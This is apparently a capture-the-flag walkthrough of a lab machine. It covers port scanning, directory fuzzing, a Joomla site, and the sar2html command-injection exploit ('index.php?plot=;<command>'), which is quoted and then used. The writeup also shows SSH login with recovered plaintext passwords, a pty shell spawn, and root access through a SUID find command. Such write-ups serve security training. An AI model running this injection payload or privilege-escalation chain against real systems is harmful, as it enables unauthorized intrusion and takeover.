nmap -A -vvv 10.10.253.184

```
21/tcp    open  ftp     syn-ack vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.11.159
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10000/tcp open  http    syn-ack MiniServ 1.930 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: CA2CB33E7CF15555044850EA16C5E04C
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


nmap -sV -p- -vvv 10.10.253.184


```
Discovered open port 55007/tcp on 10.10.253.184
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.253.184/FUZZ


```
#                       [Status: 200, Size: 11321, Words: 3503, Lines: 376]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
.htaccess               [Status: 403, Size: 297, Words: 22, Lines: 12]
.hta                    [Status: 403, Size: 292, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 297, Words: 22, Lines: 12]
index.html              [Status: 200, Size: 11321, Words: 3503, Lines: 376]
joomla                  [Status: 301, Size: 315, Words: 20, Lines: 10]
manual                  [Status: 301, Size: 315, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 257, Words: 46, Lines: 16]
server-status           [Status: 403, Size: 301, Words: 22, Lines: 12]
manual                  [Status: 301, Size: 315, Words: 20, Lines: 10]
joomla                  [Status: 301, Size: 315, Words: 20, Lines: 10]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376]
```

http://10.10.253.184/joomla/







ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.253.184/joomla/FUZZ




http://10.10.253.184/joomla/README.txt




searchsploit JOOMLA 3.9




VjJodmNITnBaU0JrWVdsemVRbz0K




VjJodmNITnBaU0JrWVdsemVRbz0K




http://10.10.253.184/joomla/_test/




http://10.10.253.184/joomla/_test/index.php?plot=LINUX






```
┌──[headcrusher@parrot]─[~]
└──╼ $locate php/webapps/47204.txt
/usr/share/exploitdb/exploits/php/webapps/47204.txt
┌──[headcrusher@parrot]─[~]
└──╼ $cat /usr/share/exploitdb/exploits/php/webapps/47204.txt
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

http://10.10.253.184/joomla/_test/index.php?plot=;whoami



basterd // superduperp@$$



ssh basterd@10.10.253.184 -p 55007

superduperp@$$

python -c 'import pty;pty.spawn("/bin/bash")'

cat backup.sh

```
USER=stoner
#superduperp@$$no1knows
```

su stoner

superduperp@$$no1knows

cat .secret

You made it till here, well done.

```
stoner@Vulnerable:~$ ls -lha
total 16K
drwxr-x--- 3 stoner stoner 4.0K Aug 22  2019 .
drwxr-xr-x 4 root   root   4.0K Aug 22  2019 ..
drwxrwxr-x 2 stoner stoner 4.0K Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21  2019 .secret
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
```

cd /tmp

nano LinPeas.sh

chmod 777 LinPeas.sh

```
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/at        --->    RTru64_UNIX_4.0g(CVE-2002-1614)
```


Cd

https://gtfobins.github.io/gtfobins/find/

find . -exec chmod 777 /root \;

cat root.txt

It wasn't that hard, was it?


stoner@Vulnerable:/tmp$ cd
stoner@Vulnerable:~$ find . -exec chmod 777 /root \;
stoner@Vulnerable:~$ cd /root
stoner@Vulnerable:/root$ ls -lha
total 12K
drwxrwxrwx 2 root root 4.0K Aug 22 2019 .
drwxr-xr-x 22 root root 4.0K Aug 22 2019 ..
-rw-r--r-- 1 root root   29 Aug 21 2019 root.txt
stoner@Vulnerable:/root$ cat root.txt
It wasn't that hard, was it?
stoner@Vulnerable:/root$